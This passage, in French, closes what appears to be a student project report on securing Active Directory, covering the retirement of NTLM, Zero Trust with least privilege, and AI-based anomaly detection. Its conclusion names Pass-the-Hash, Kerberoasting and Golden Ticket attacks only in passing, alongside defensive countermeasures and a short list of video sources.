Aujourd'hui, NTLMv2 est principalement conservé pour des raisons de compatibilité avec des services plus anciens. Kerberos est largement préféré dans les environnements modernes, et Microsoft a annoncé la suppression progressive de NTLM, notamment avec l'arrivée de Windows Server 2025.

B. Zero trust pour la gestion des identités

Avant de commencer à construire son AD et de mettre en place des mesures de sécurité il est vital de procéder à des audits organisationnels et à bien exprimer ses besoins dans les cahiers des charges pour savoir quels composants et organes doivent être isolés ou communiquer entre eux. Plus nous connaissons notre environnement et plus nous pourrons le maîtriser. Est-ce un environnement qui nécessite des précautions supplémentaires par rapport à un autre ? Moultes interrogations doivent être soulevées avant de commencer une implémentation technique, c'est un véritable travail long mais primordial afin d'assurer la pérennité et la bonne exploitation d'un AD dans des conditions favorables.

Le Zero trust est un principe de mise et d'emblée à appliquer dans tous système ou organisme se prétendant à traiter des sujets tels qu'ils nécessitent une sécurité accrue. L'intégration du Zero Trust dans l'Active Directory change notre approche : nous arrêtons de faire confiance par défaut, même aux utilisateurs internes. Avant de passer à la configuration technique, il est indispensable de définir un cahier des charges précis pour valider les besoins réels. Par exemple, il faut se demander si le service marketing a vraiment besoin d'un accès direct aux données RH. Une fois les besoins exprimés, la mise en œuvre pratique consiste à appliquer le moindre privilège : nous activons les sécurités nécessaires, désactivons les protocoles ou comptes inutiles et segmentons le réseau pour qu'un utilisateur n'accède strictement qu'à ce qui lui est indispensable.

C. L'IA pour la sécurisation des identités

L'intelligence artificielle est de plus en plus utilisée dans le domaine de la cybersécurité, notamment pour la gestion des identités. Certaines solutions, comme Azure Active Directory, intègrent des mécanismes d'analyse comportementale permettant de détecter des comportements anormaux, tels que des connexions inhabituelles ou des tentatives d'accès suspects.

Comparé à un Active Directory local, ces solutions permettent une détection plus rapide des menaces grâce à l'analyse de grandes quantités de données. Toutefois, elles reposent sur des services cloud et peuvent représenter un coût supplémentaire.

L'IA ne remplace pas les bonnes pratiques de sécurité, mais constitue un complément permettant d'améliorer la détection et la prévention des attaques liées aux identités.

VII. Conclusion

Ce projet nous a permis de mettre en place un environnement Active Directory complet et d'en analyser les mécanismes de sécurité. Les démonstrations réalisées ont montré que, malgré la robustesse d'Active Directory, certaines attaques restent possibles en cas de mauvaise configuration ou de gestion insuffisante des privilèges.

Les attaques Pass-the-Hash, Kerberoasting et Golden Ticket illustrent les risques liés à l'exploitation des identités et des protocoles d'authentification. Elles montrent qu'un attaquant peut progressivement élever ses privilèges jusqu'à compromettre entièrement le domaine.

La mise en place de contre-mesures adaptées, telles que le renforcement des mots de passe, la segmentation du réseau, le modèle de tiering et la désactivation des protocoles legacy, permet de réduire significativement ces risques.

Ce projet souligne ainsi l'importance d'une configuration rigoureuse et d'une approche globale de la sécurité pour assurer la protection des identités dans un environnement Windows.

VIII. Bibliographies et sources

PassTheHash – Netwrix : <https://www.youtube.com/watch?v=7bxyWOQij9c>

Kerberoasting – Netwrix : <https://www.youtube.com/watch?v=u6GwzBps6Lo>

Golden Ticket – Netwrix : <https://www.youtube.com/watch?v=v0xKYSkyI6Q>